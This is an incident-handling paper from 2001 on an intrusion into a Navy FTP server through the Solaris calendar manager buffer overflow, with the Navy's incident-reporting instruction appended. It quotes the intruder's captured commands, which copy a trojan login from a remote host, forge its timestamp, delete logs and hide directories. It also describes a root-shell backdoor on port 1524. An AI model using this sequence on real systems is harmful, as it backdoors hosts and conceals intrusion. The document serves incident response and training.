# Global Information Assurance Certification Paper

# Unauthorized Access to a Navy Computer System via the Calendar Manager Service Buffer Overflow Vulnerability


**Advanced Incident Handling and Hacker Exploits**
**Practical**

Peter J. Mercier
February 10, 2001

**Executive Summary**

On October 1, 2000, 1999, the Naval Computer Incident Response Team at the Fleet Information Warfare Center, Norfolk, Virginia, received information from the Information Security (INFOSEC) Program Manager at a Navy command, hereinafter referred to as "Navy Victim," that a computer at "Navy Victim" was attacked. A preliminary review of that computer system's files indicated that an intrusion did occur on September 25, 2000. The INFOSEC Program Manager suspected that the "Calendar Manager" exploit was utilized by the intruder to access a command FTP server at IP address 192.011.45.165 (not actual IP). The server was setup to handle file transfer utilities for contractors employed by the "Navy Victim" and is not a machine critical to their operations. It contains only SBU word document files and is located outside the "Navy Victim" network firewall. This intrusion was discovered by the system administrator who detected the compromise during a review of the files and running processes. Two "inetd" processes were discovered running on the server. One was pointing to a configuration file named "/tmp/bob." The second "inted" listened for connections on a specific port (port 1524) and executed "/bin/sh sh –i" whenever a connection was made. This command gives administrator rights to whoever attaches to this port and bypasses the normal requirements for login passwords and circumvented system logging. Further, it does not add entries into user logs and does not show up as a logged user. The login executable also appeared to be modified. The INFOSEC Program Manager advised that an examination of their firewall verified it had not been penetrated during this incident. The intrusion is thought to have originated from IP address 132.101.1.10 (not actual IP), which resolved to the U.S. Army. The Firewall Manager at the Army site was contacted, and he disclosed that IP address 132.101.1.10 is assigned to a Honeywell mainframe. No security/system logging activity was being conducted. The mainframe was configured to allow telnet connections, both into and out of it, from a wide range of class "C" addresses. The Army Firewall Manager advised that the intrusion could be related to other internal suspicious activity currently under review by the U.S. Army. Subsequent investigation revealed intrusion activity from Korea and the Netherlands into the "Navy Victim" server. A network intrusion device was install to capture further activity for evidentiary purposes. It is believed that a well-known hacker group in

the Netherlands was behind this attack, we weren't able to completely verify this suspicion. The "Navy Victim" was lucky in that they did not contain vital information on this server, because the hacker did have root privileges. The "Navy Victim" has subsequently patched their system for the calendar manager exploit and has placed this server behind their firewall. Additionally, a banner has also been placed on the victimized ftp server.



**Phase 1: Preparation**

The preparation phase can be described as the establishment of policies, procedures, and arrangements that help minimize the chance of making catastrophic mistakes.

No written security policy existed prior to the incident at the "Navy Victim." System administrators were given freedom to establish and enforce their own security policies. The "Navy Victim" did not have any significant internal policies regarding the handling of computer-related incidents. However, OPNAVINST 2201.2 requires that all commands, units, and activities in the Navy and Marine Corps will report any computer intrusion incident, or suspicion of one, to the Naval Computer Incident Response Team (NAVCIRT). The NAVCIRT has overall responsibility for analysis and response capability to detect, respond, restore, and report attacks and intrusions of Navy and Marine Corps computer network systems. A copy of OPNAVINST 2201.2 is attached as Appendix A.

**Phase 2: Identification**

The identification phase involves determining whether or not an incident has occurred, and if so, the nature of the incident and if possible the impact to the Navy.

On October 1, 2000, the Naval Computer Incident Response Team (NAVCIRT) at the Fleet Information Warfare Center (FIWC), Norfolk, Virginia, received information from the INFOSEC Program Manager at "Navy Victim" that one of their systems had been attacked. The "Navy Victim" suspected that the "calendar manager" vulnerability was exploited by the intruder to access a command FTP server identified as HQSUN6 (Sun Sparcstation 5 running Sun Solaris 2.6) at IP address 192.011.45.165. The INFOSEC Program Manager identified the date of the intrusion as September 25, 2000, at 1653. The server was setup to handle file transfer utilities for contractors employed by the "Navy Victim" and is not a computer critical to their operations. It contained sensitive but unclassified SBU word document files and was located outside of their network firewall. The INFOSEC Program Manager advised that an examination of their firewall verified it had not been penetrated during this incident. The intrusion was discovered subsequent to

a review of files and running processes. It is noted that no logging was being conducted on this server.

According to an advisory issued by the Computer Emergency Response Team Coordination Center at Carnegie Mellon University (http://www.cert.org/advisories/ca-99-0.8.html), a buffer overflow vulnerability in the "calendar manager" daemon (rpc.cmsd) may allow remote and local users to execute arbitrary code with root privileges. The "rpc.cmsd" daemon is frequently distributed with the Common Desktop Environment (CDE) and Open Windows. When exploited, the buffer overflow will allow arbitrary code to execute with the privileges of the "rpc.cmsd" daemon, typically root. The "rpc.cmsd" daemon, under some configurations, runs with an effective "userid" of the daemon while retaining root privileges.

After gaining access to the server, the intruder started an additional "inetd" process (the process which listens for incoming connections), which pointed to a file identified as "/tmp/bob." The file "/tmp/bob" contained the entry "/bin/sh sh -i." This additional "inetd" process listened for connections on a specified port (1524) and granted all users connecting there immediate root access. This bypassed the normal requirements for login passwords and circumvented system logging. It was also suspected the intruder installed a trojanized login file as the date and size were not the norm for Solaris 2.6.

The intrusion was thought to have originated from IP address 132.101.1.10, which resolves to an U.S. Army site. Prior to the compromise, the "Navy Victim" FTP server was configured for routine exchanges with this Army computer. The Army site was contacted and disclosed that IP address 132.101.1.10 was assigned to one of their Honeywell mainframes. No security system logging activity was being conducted at the Army site. The mainframe was configured to allow "telnet" connections, both into and out of it, from a wide range of class "C" IP addresses. System administrative personnel at the Army site advised that the intrusion could be related to other internal suspicious activity currently under review by investigators with the Army. The source of the activity on the their network being investigated by the Army was 210.105.58.151. This IP block is registered to a telecommunications company in South Korea. An intruder from that IP entered the Army network at an undetermined point and performed a "telnet"

scan of the their firewall. Firewall logs documented this activity which occurred on September 30, 2000. An except from the Army systems logs for September 30, 2000, is as follows:

```
44: %PIX-3-305005: No translation group found for TCP src
inside:210.105.58.151/4703 dst outside:209.46.255.136/21
44: %PIX-3-305005: No translation group found for TCP src
inside:210.105.58.151/4703 dst outside:209.46.255.137/21
44: %PIX-3-305005: No translation group found for TCP src
inside:210.105.58.151/4703 dst outside:209.46.255.138/21
44: %PIX-3-305005: No translation group found for TCP src
inside:210.105.58.151/4703 dst outside:209.46.255.142/21
44: %PIX-3-305005: No translation group found for TCP src
inside:210.105.58.151/4703 dst outside:209.46.255.143/21
44: %PIX-3-305005: No translation group found for TCP src
inside:210.105.58.151/4703 dst outside:209.46.255.140/21
44: %PIX-3-305005: No translation group found for TCP src
inside:210.105.58.151/4703 dst outside:209.46.255.142/21
```

To understand this log, a short explanation is warranted. First, IP address 210.105.58.151 was on the Army's internal network. However, this IP does not belong to the Army; this IP is registered to the telecommunications company in South Korea. Second, the 209.46.255.136-142 network addresses are the interfaces on the Army's external router, internal router, and the PIX firewall between the two routers. Therefore, the intruder, more than likely, entered the Army's computer system from another trusted system, and once inside the internal network, was able to conduct a "telnet" scan of the firewall in an attempt to discover other trusted relationships. The "No translation group found" statement is simply saying that the firewall has no rule in place to permit the 210 IP address to go anywhere, even though it was coming from the "so called" trusted internal network.

Further review of the Army's logs disclosed that their DIBS Honeywell system is set up with a table of class "C" addresses that basically permit anyone to come or go to any of those address without any logging of the passage. So in essence, if an intruder goes to the DIBS system, and they are coming from an address that exists in that table, they can go out to any system in that table without logging the activity. Additionally, the victimized site will see the perpetrator as belonging to a trusted Army system.

As previously mentioned, the firewall at the "Navy Victim" did not appear to have been penetrated. However, further examination of the system and its files by the UNIX System Administrator disclosed that a file by the name of "bob" had been located in the "/tmp" directory on the affected server. The location and existence of that file were known to be associated with a sophisticated hacking organization. The UNIX system administrator at the "Navy Victim" was instructed to keep the FTP server off the network until a complete backup of it could be made for evidentiary purposes. The server was not shutdown at that point since to power it off, among other things, would have meant the loss of all the files in the "/tmp" directory since that directory is virtual RAM.

The compromised FTP server at the "Navy Victim" had two hard drives. The primary one was where the "/tmp/bob" file was located. The second hard drive was never mounted, and a cursory examination of it, after mounting it, did not disclose any evidence it had been accessed.

When the UNIX System Administrator was working on the compromised server, before he spotted evidence of the intrusion, he had made some configuration changes to "inetd.conf." Subsequent to making his discovery, he changed this file back to the way it had been at the time he discovered it. During his work, however, he had made changes to the system which affected date stamps of some system files (/etc/services and /etc/inetd.conf). As a result, the only indication of the date and time of the intrusion was the date associated with the "inetd" process and the creation date/time of the "/tmp/bob" file.

**Phase 3: Containment**

The goal of the containment phase is to limit the scope of an incident and to keep the problem from getting worse.

With the concurrence of the "Navy Victim," the compromised server was left in place with its vulnerabilities unsecured for the purpose of facilitating this investigation. The fingerprint of this intrusion was similar to that of a known hacker organization (name withheld for the purpose of this report).

Tape backups of the affected system were made after the intrusion. These tapes were obtained by me placed into the Naval Criminal Investigative Service evidence system. The backup was conducted on October 1, 2000. One backup was conducted with the "cpio" utility and contains files on both hard drives. The second backup was made with the "dd" command line utility and was an image of the primary hard drive only.

The NAVCIRT subsequently developed a script that was executed on the FTP server following the tape backup in search for evidence. The name of this script is "IntruderChecker," and when executed it first does a search of the last log for a specific login. Next it will do several "finds" to determine if an intruder has installed some particular files. If the files are found the output is sent to the file "findlog." A printout of the script run against the compromised "Navy Victim" computer is as follows:

```
echo Checking the last log. . . . . .
touch lastlog_check
last | grep check_mate > lastlog_check
echo Executing finds. . . . . .
touch findlog
find /export/home/ -name Scripts >> findlog
find /var/spool/calendar -name callog.root.MTT -print >>
findlog
find /var/spool/calendar -name callog.root.IQI -print >>
findlog
find /tmp -name bob -print >> findlog
find / -name empty -print >> findlog
find / -name keydb -print >> findlog
find / -name rpcnfs -print >> findlog
find / -name sniffer -print >> findlog
find /usr/lib -name tts -print >> findlog
find /use/lib -name .trc -print >> findlog
find /dev/sound -name " " -print >> findlog
find / -name ".core" -print >> findlog
find / -name "*vhg" -print >> findlog
echo Done. . . . . .
```

No evidence was uncovered via the use of this script. A search for two known sniffer programs used by the hacking group thought to be responsible and a check for an active high port (33303) was also conducted but was unproductive.

On October 1, 2000, a PC running the Network Intrusion Detection (NID) program was installed on the "Navy Victim" network at IP address 192.011.45.164 (not actual IP). This IP was located outside the "Navy Victim" firewall. Following appropriate legal guidance, the NID was activated on October 3, 2000. The compromised FTP server, which the NID was monitoring traffic on, located at IP address 192.011.45.164, was bannered with the following approved banner:

> WARNING**CAUTION**WARNING* CAUTION**WARNING**CAUTION
>
> THIS IS A DEPARTMENT OF DEFENSE COMPUTER SYSTEM. THIS COMPUTER SYSTM, INCLUDING ALL RELATED EQUIPMENT, NETWORKS AND NETWORK DEVICES (SPECIFICALLY INCLUDING INTERNET ACCESS), ARE PROVIDED ONLY FOR AUTHORIZED U.S. GOVERNMENT USE. DOD COMPUTER SYSTEMS MAY BE MONITORED FOR ALL LAWFULL PURPOSES, INCLUDING TO ENSURE THAT THEIR USE IS UATHORIZED, FOR MANAGEMENT OF THE SYSTEM, TO FACILITATE PROTECTION AGAIN UNAUTHORIZED ACCESS, AND TO VERIFY SECURITY PROCEDURES, SURVIVABILITY AND OPERATIONAL SECURITY. MONITORING INCLUDES ACTIVE ATTACKS BY AUTHORIZED DOD ENTITIES TO TEST OR VERIFY THE SECURITY OF THE SYSTEM. DURING MONITORING, INFORMATION MAY BE EXAMINED, RECORDED, COPIED AND USED FOR AUTHORIZED PURPOSES. ALL INFORMATION, INCLUDING PERSONAL INFORMATION, PLACED ON OR SENT OVER THIS SYSTEM MAY BE MONITORED. USE OF THIS DOD COMPUTER SYSTEM, AUTHORIZED OR UNAUTHORIZED, CONSTITUTES CONSENT TO MONITORING OF THIS SYSTEM. UNAUTHORIZED USE MAY SUBJECT YOU TO CRIMINAL PROSECUTION. EVIDENCE OF UNAUTHORIZED USE COLLECTED DURING MONITORING MAY BE USE FOR ADMINISTRATIVE, CRIMINAL OR ADVERSE ACTION. USE OF THIS SYSTEM CONSTITUTES CONSENT TO MONITORING FOR THESE PURPOSES.
>
> WARNING**CAUTION**WARNING**CAUTION**WARNING**CAUTION

A second NID was installed inside the firewall at IP address 164.190.150.43 (not actual IP). This NID was also approved by legal authorities and was activated on October 7, 2000.

On October 22, 2000, the outer "Navy Victim" NID at IP address 192.011.45.164 detected another intrusion when its filters noticed a packet of information containing

previously specified keywords. The NID showed the activity originating from an IP address assigned to a university in the Netherlands. Analysis of the intruder activity captured by the NID disclosed suspected trojanized files were copied from the account "root@3pc003.ubvu.vu.nl" to the "Navy Victim" server. The following NID session documented the intruder's activity:

NID HEADER

```
Indruder #32 detected on Oct 22 09:33:04 2000
Matches (init): "/bin/login" (2) STRING "bob" (1) STRING
Context: \361rcp root@3pc003.ubvu.vu.nl:login
/bin/login;\r\ntouch -r /bin/ls /bin/login;\r\ncd .nl:login
/bin/login;\r\ntouch -r /bin/ls /bin/login;\r\ncd /etc/;
\r\ncat inetd.conf | b>inetd.conf;\r\nrm /var/adm/messages;
\r\nrm /tmp/bob;\r\nps -u
root -e|grep inetd|aw
Direction:  init
Network source:  139.92.137.4 (Unknown)
Network destination:  192.011.45.165 (Unknown)
Application source:  3035
Application destination:  1524
Data being saved in file 001022.0933.1.stream.init
```

INTRUDER SESSION

```
Rcp root@3pc003.ubvu.vu.nl:login /bin/login
touch -r /bin/ls /bin/login;
cd /etc/;
cat inetd.conf |grep -v cmsd>m;
rm /var/adm/messages;
rm /tmp/bob;
ps -u root -e|grep inetd|awk '{print "kill -9" $1}'>.tmp &&
chmod 755./.tmp && ./.tmp && rm -f .tmp;
/usr/sbin/inetd -s;
mkdir /usr/lib/libx;
cd /usr/lib/libx/.../;
cd /usr/lib/libx/.../;
```

Below is a description of each command issued by the intruder while on the "Navy Victim" server:

Rcp root@3pc003.ubvu.vu.nl:login /bin/login;
Remote copy (overwrite) of a login file to the "Navy Victim" computer.

touch -r /bin/ls /bin/login;

This command tells the operating system to change the date of the /bin/login file to that of the /bin/ls file.

cd /etc/;
Change directory to the /etc directory.

cat inetd.conf|grep –v cmsd>m;
Display on the screen the inetd.conf file and search for entries not relating to cmsd (calendar manager service daemon) and output the results of that command to a file called "m."

cat m|grep –v ttdb>inetd.conf;
Display on the screen the "m" file just created and search for entries not relating to ttdb **( ) and output the results of that command to a file called "inetd.conf (results in overwriting that inetd.conf file).

rm /var/adm/messages;
Remove (delete) the files "messages" located in the /var/adm/ directory.

rm /tmp/bob;
Remove (delete) the "bob" file located in that directory.

ps –u root –e|grep inetd|awk '{print "kill –9" $1}'>.tmp && chmod 755 ./.tmp&& ./.tmp && rm –f .tmp;
This command lines inserts "ps –u root –e|grep inetd|awk '{print "kill –9" $1}'" into a file by the name of .tmp (the dot before the filename makes the file invisible during routine directory listings). It then modifies the file to make it executable. It then runs the file in the background and after it has run it removes (deletes) the file.

mkdir /usr/lib/libx;
Make a directory called "libx" under /usr/lib

mkdir /usr/lib/libx/...;
Make a directory called "..." (three dots) under the directory /usr/lib/libx/.

cd /usr/lib/libx/...;
Changed current working directory "..." (three dots).

cd /usr/lib/libx/.../;
Changed current working to "..." (three dots).

On October 23, 2000, the system administrator, backed up the FTP server of this latest intrusion for evidentiary purposes. Upon NAVCIRT personnel request, the system administrator provided the following information: a printout of the "inetd.conf" file contents; a printout of the "wd.log" file which contained the output from the "last" command (the "last" command draws its contents from the "wtmp" file); a printout from the "find / -mtime" command (this shows all of the files modified during a specified period of time); and a printout of the "m" file which the intruder also created during his session.

As stated below in the next section, the "Navy Victim" rebuilt their FTP server with enhanced security features. Subsequently, on November 8, 2000, an attempted intrusion occurred to the newly rebuilt server. The NID interception was triggered by the keyword "check_mate." This keywork was a password used by a well known hacker who was initially thought to be responsible for the "Navy Victim" intrusion due to the use of the "/tmp/bob" file. A "whois" and traceroute of the suspected IP address suggest the attempted intrusion originated from a university in the Netherlands.

Inquiry with the NAVCIRT database disclosed that the IP addresses from the Netherlands which have targeted the "Navy Victim" have previously targeted two other Navy sites.

Unfortunately, coordination with South Korean law enforcement officials in an effort to obtain further information regarding the suspicious activity experience by the Army site, as well as contact with Netherlands officials have met with negative results.

**Phase 4: Eradication**

The eradication phase is probably the most challenging of the six phases in incident handling; it is the safe total removal of any malicious code.

Having removed the FTP server from the network to determine the extent of the exploit, the effort focused on identifying any potential trojanized programs on the FTP server. The eradication effort also focused on conducting

a vulnerability assessment of the "Navy Victim" firewall to determine any other possible weaknesses.

On October 29, 2000, an online vulnerability survey was conducted by the NAVCIRT against the "Navy Victim." The online survey identified seven vulnerabilities; however, the severity of these vulnerabilities ranged from low to medium. None of these vulnerabilities were assessed as high. The "Navy Victim" was provided with a copy of it, and they were given recommendations on how to fix these vulnerabilities. A copy of the online survey is included as Appendix B (note that this document has been sanitized).

**Phase 5: Recovery**

The recovery phase is required to restore the system to a fully operational status. During this phase, we determine how and when the system should be reconnected.

On October 28, 2000, "Navy Victim" system administration personnel pulled the FTP server offline to entirely rebuild it with enhanced security features. The decision was made due to the fact that the vulnerability of the box created too big a risk to the "Navy Victim" network on the other side of the firewall. A new FTP box was created with enhanced security features. It was placed back online with the same hostname and the same IP address. The NID was left in place to record future attempts to intrude on this computer.

There was no evidence that user data was compromised or altered during the attack, and no users have reported lost data. Users were asked to change their passwords, as the old password files may have been cracked by the attacker who had access to the "/etc/passwd" file.

The "Navy Victim" decided to leave the rebuilt FTP server outside of the firewall for the convenience of their contractors; system administration personnel believe that they have made the FTP server a more "hardened" target because of the enhanced security feature that they installed.

**Phase 6: Follow Up and Lessons Learned**

The follow up and lessons learned phase allows everyone involved in an incident to learn from our mistakes and to move forward.

Damage from this incident was minimal, but that was due primarily to the quick diagnosis and containment of the FTP server. If the attacker had not been discovered after a short period, the incident could have more easily involved more extensive contamination of the "Navy Victim" network.

To avoid a similar incident in the future, it was recommended that the FTP server be placed behind the firewall.

Lastly, efforts need to continue to build relations within the FIRST (Forum of Incident Response and Security Teams) community, as well as will foreign police agencies, to assist in identifying perpetrators who are located abroad.

**RESOURCES**


1. NAVCIRT Advisory 99-035 – Attacks using various remote procedure call (RPC) services.

2. NSIRC Advisory – Buffer overflow vulnerability being exploited in calendar manager system daemon "rpc.cmsd."

3. CIAC Information Bulletin J-051: Calendar manager service buffer overflow vulnerability

**APPENDIX A**

**OPNAV INSTRUCTION 2201.2**

From: Chief of Naval Operations
Commandant of the Marine Corps

To: All Ships and Stations

Subj: NAVY AND MARINE CORPS COMPUTER NETWORK INCIDENT RESPONSE

Refs: (a) NSTISSP No.5 of 30 Aug 93, National Policy for Incident Response and Vulnerability Reporting for National Security Systems (NOTAL)
(b) DOD Directive S-3600.1 "Information Operations (U)" of 9 Dec 96 (NOTAL)
(c) NTISSD No. 503 of 30 Aug 93, Incident Response and Vulnerability Reporting for National Security Systems (NOTAL)
(d) NAVSO P-5239-19 of Aug 96, Computer Incident Response Guidebook (NOTAL)
(e) Electronic Communications Privacy Act of 1986 (NOTAL)
(f) SECNAVINST 5239.3 "DON Information Systems Security (INFOSEC) Program" (NOTAL)

1. Purpose. To establish requirements and procedures for Navy and Marine Corps to detect, respond, and report computer network incidents.

2. Application. The provisions of this instruction apply to all commands, components, and activities of the U.S. Navy and Marine Corps.

3. Scope
a. Emerging as an overarching strategy, the discipline of information operations (IO) and its subset of information warfare (IW) encompass not only actions that may be taken to potentially affect an adversary's information or information systems, but also address those defensive aspects necessary to ensure that U.S information and information systems are protected against attack. This defensive aspect of 10/IW falls under the subset called information warfare - defense (IW-D)/information assurance (IA). The Navy and Marine Corps IW-D/IA policy, when properly applied, will provide the tools/procedures to

ensure a basic defense of USN/USMC information and automated information systems (References (a) through (f) are germane). The detection, response, and reporting of attempts by unauthorized persons to gain access to Navy and Marine Corps computer networks is critical to the success of this IW-D effort.

b. This instruction does not pertain to:
(1) Communication security monitoring as defined in NTISSD 600.
(2) Signals Intelligence (SIGINT), foreign intelligence and counter-intelligence collection activities.
(3) Interception of communications for law enforcement purposes.
(4) Vulnerability assessments conducted by systems commands to determine new system technical insecurities or to accomplish integration and installation of systems.
(5) On-Line-Surveys and Red Teaming conducted during audits and fleet exercises.

4. Definitions. For the purposes of this document, the following terms are defined:
a. Technical Vulnerability - a hardware, firmware, or software weakness or design deficiency that leaves an information system open to potential active or passive exploitation thereby resulting in risk of compromise of information, alteration of information, or denial of service.
b. Administrative Vulnerability - a security weakness caused by incorrect or inadequate implementation of a system's existing security features by the system administrator, security officer, or users. An administrative vulnerability is not the result of a design deficiency but is characterized by the fact that the full correction of the vulnerability is possible through a change in the system's security feature settings/switches or the establishment of a special administrative or security procedure for the system administrators and users.
c. U.S. Navy/Marine Corps Computer Networks - a system of systems, inter-related or interconnected through U.S. Government, commercial and private networks. Examples are the NIPRNET, SIPRNET, JWICS, as well as weapon systems links. These networks have numerous applications, including command and control, weapon control, air traffic control, law enforcement, medical, electric power, transportation, and physical security.
d. Computer Network Attack - operations to disrupt, deny,

degrade, or destroy information resident in computers and computer networks, or the computers and networks themselves.
e. Computer Network Security Incident - an attempt to exploit or defeat the security features associated with a Navy or Marine Corps computer system such that the actual or potential adverse effects of the computer network attack may involve the compromise of information, loss or damage of property or information, or denial of service.
f. Computer Incident Response - actions conducted to resolve information systems security incidents, restore system to operational status, and provide technical and administrative correction to protect system from further attacks.
g. Information Assurance - IO that protect and defend information and information systems by ensuring their availability, integrity, authenticity~ confidentiality, and non-repudiation. This includes providing for restoration of information systems by incorporating protection, detection, and reaction capabilities.

5. Policy
a. Reference (a) establishes the requirement to collaborate and cooperate with other appropriate organizations in the sharing of incident, vulnerability, threat, and countermeasures information concerning those systems. Reference (b) specifies that the Service Departments shall vigorously pursue activities to prevent adversarial effects on their information and information systems, and shall work toward a multi-layered information systems defense that incorporates protection, detection, reaction, and reconstitution using risk-based management principles.

b. In accordance with references (a) and (b), and in response to the growing and more sophisticated threat to computer systems being encountered as new technologies are introduced, the Navy has incorporated the naval computer incident response team (NAVCIRT) as part of the Fleet Information Warfare Center (FLTINFOWARCEN). The FLTINFOWARCEN has overall responsibility for an analysis and response capability to detect, respond, restore, and report attacks and intrusions of Navy and Marine Corps computer network systems.

c. Attacks against Navy and Marine Corps computer systems could be an indication off or associated with an organized attack targeted against the entire Defense information

infrastructure (DII). To identify and respond to such attacks, all service and national level agencies must work together to detect, protect, and react to computer network attacks and threats. To support this effort, the FLTINFOWARCEN is the designated unit responsible for such coordination and reporting of all Navy and Marine Corps computer incidents to national level agencies.

d. All commands, units, and activities in the Navy and Marine Corps will report any computer intrusion incident, or suspicion of one, to the FLTINFOWARCEN. This reporting is in addition to the requirements levied upon specific Navy and Marine Corps commands by the Defense Intelligence Agency and National Security Agency/Central Security Service.

6. Action
a. Commanding Officer/Officer in Charge. Report all computer network attacks/intrusion incidents against Navy and Marine Corps systems to the FLTINFOWARCEN by the most expeditious means. Paragraphs 6a(1) and 6a(2) contain specifics concerning means and report format. Reports will be protected from public disclosure but classified at the lowest possible level. Unclassified reports should be marked For Official Use Only (FOUO).

(1) Reporting of computer intrusion incidents:
Notification of computer intrusion incidents and requests for assistance should be forwarded to the FLTINFOWARCEN via the following means:
(a) Niprnet/Internet: navcirt@fiwc.navy.mil
(b) Telephone: DSN 537-4024, Comm (757) 417-4024 or 1-888-NAV-CIRT 24 hour Pager Service: 1-888-402-4236
(c) Facsimile: Unclass Fax (Attn: NAVCIRT): Comm (757) 417-4031
(d) Naval Message: FLTINFOWARCEN NORFOLK VA//NAVCIRT//

(2) Reporting format: Reports by units experiencing computer network incidents can be transmitted via any of the above systems. Reports should include as much of the following information as possible; however, reporting should not be delayed in order to gain additional information. Reports submitted via message means should use the following format:

FM NAVY/MARINE CORPS/ACTIVITY/SHIP/CODE//
TO FLTINFOWARCEN NORFOLK VA//NAVCIRT//

INFO (APPROPRIATE CHAIN OF COMMAND)
CNO//N6/N64//
CMC//C4I//
//(Appropriate CLASSIFICATION)//N02201//
SUBJ: POSSIBLE COMPUTER INTRUSION INCIDENT
MSGID/GENADMIN/ //
REF/A/DOC/OPNAVINST 2201.
RMKS /
1. Incident date
2. Physical location of the system attacked
3. How was the attack identified
4. How access was obtained
5. Vulnerability exploited
6. Actions attempted during session
7. Highest classification of information involved
8. Evaluation of attack success
9. Damage or effects resulting from attack
10. Hardware Configuration
11. Operating System
12. Security Software installed
13 Origination point of incident
14. Indication of additional activity
15. IP address
16. Names used
17. Mission of system attacked (e.g. administration, command and control, message handling, etc.)
18. Point of contact (e.g. name, phone number, e-mail address)
19. Additional information

(3) Viruses: Those known viruses with countermeasures available in the NAVCIRT tool-kit should be logged and reported to FLTINFOWARCEN on a monthly basis. Only those viruses not known or without an available countermeasure will be reported in accordance with paragraph 6a(2).

b. Fleet Information Warfare Center (FLTINFOWARCEN). FLTINFOWARCEN will coordinate overall Navy and Marine Corps computer network security systems vulnerability and incident reporting and responses. Paragraphs 6b(3)(a), and 6b(3); 6(a) contains specifics concerning means and report format.
(1) The Commanding Officer, FLTINFOWARCEN will be responsible for:
(a) Facilitating cooperation among other service and

national level organizations and agencies in sharing information concerning Navy and Marine Corps computer network security incidents.
(b) Establishing an effective and timely response to computer security incidents, to include computer network attacks against or associated with Navy and Marine Corps computer networks.
(c) Obtaining and using network intrusion detection tools, incident response methods, countermeasures, and advance technologies .
(d) Providing the Chief of Naval Operations, Commandant of the Marine Corps, and Executive Agent for IW with global intrusion and detection capabilities/incident reporting of information systems under their purview.
(e) Timely reporting of violation of law to appropriate law enforcement agencies.

(2) To accomplish these objectives, the CO, FLTINFOWARCEN will:
(a) Establish and operate a computer incident response center to centrally coordinate actions involving computer network security incidents and vulnerabilities which threaten Navy and Marine Corps computer networks worldwide.
(b) Man the computer incident response center with qualified personnel to provide a 24 hour/7 day a week capability with adequate numbers to monitor remote sensors on all deployed Naval units and the world-wide Naval shore AIS infrastructure.
(c) Develop, review, and revise procedures and guidance for the NAVCIRT Program, leveraging Defense Information Systems Agency (DISA) and other services' efforts to minimize duplication and ensure standardize reporting.
(d) Review all reported computer network security systems vulnerabilities and incidents; evaluate the requirements for and extent of follow-up actions.
(e) When required, report Navy and Marine Corps computer network security incidents to Navy and Marine Corps authorities using the format contained in paragraph 6b(3).
(f) As appropriate, coordinate with and report to other services and national agencies concerning Navy and Marine Corps computer network incidents.
(g) Report Navy and Marine Corps computer security incidents involving violations of law to the appropriate authority.
(h) Man computer incident response teams that are

trained and equipped to quickly respond world-wide to emerging Naval computer network security incidents.
(i) Facilitate the development and use of specialized technical tools.
(j) Ensure proper handling of incident data.
(3) FLTINFOWARCEN Computer Network Incident Reporting:
(a) FLTINFOWARCEN will report all computer network incidents evaluated as being of interest to Navy and Marine Corps officials by priority message as outlined in paragraph 6b(3) (b). Initial reporting should not be delayed in order to gain additional information. Updates and additional information should be provided via amplification reports. Events deemed trivial (e.g., ping on a single system, unsuccessful logins) should not be reported.
(b) Reporting format: Until a standardized joint reporting format is adopted, reports will include as much of the following information, in non-technical terms, as possible:

FM FLTINFOWARCEN NORFOLK VA//OO//
TO CINCLANTFLT NORFOLK VA//N02C//
CINCPACFLT PEARL HARBOR HI//N339/N3DC//
CINCUSNAVEUR LONDON UK//N9//
COMUSNAVCENT//N6//
CNO WASHINGTON DC//N6/N64/N3l/N3l2/N5l5//
CMC WASHINGTON DC//P/C4I/PLI/CSB/CIS//
(OTHER APPROPRIATE COMMANDS)
INFO COMNAVSECGRU FT GEORGE G. MEADE MD//N6/N6p//
DON CIO WASHINGTON DC
(OTHER APPROPRIATE COMMANDS)
//(APPROPRIATE CLASSIF1CAT1ON)//NO22O1//
SUBJ: POSSIBLE COMPUTER INTRUSION INCIDENT
MSGID/GENADMIN//
REF/A/DOC/OPNAVINST 2201.
RMKS/
1. Summary
2. Incident date
3. Physical location of the system attacked
4. How was the attack identified
5. How access was obtained
6. Vulnerability exploited
7. Actions attempted during session
8. Highest classification of information involved
9. Evaluation of attack success
10. Damage or effects resulting from attack
11. Origination point of incident

12. Indication of additional activity

(c) Incidents which could have a major impact on Navy and Marine Corps operations or that are evaluated as requiring immediate notification of the CNO and the CMC (e.g., confirmed penetration, access to classified information, gaining system administrator privileges, denial of service, access to password/privilege files, indication of multiple system attacks (whether successful or not), or attempts confirmed to be originating in a foreign country) should be forwarded via Navy OPREP BLUE message. These OPREP BLUE messages will be addressed to OPNAV Command Center and the USMC Command Center for ACTION, DON CIO, CNO (N64), COMNAVSECGRU (N6), FLTCINCS, and the appropriate operational chain of command for INFORMATION. Information contained in the body of the OPREP BLUE messages should be formatted as outlined in the paragraph 6b(3)(b).
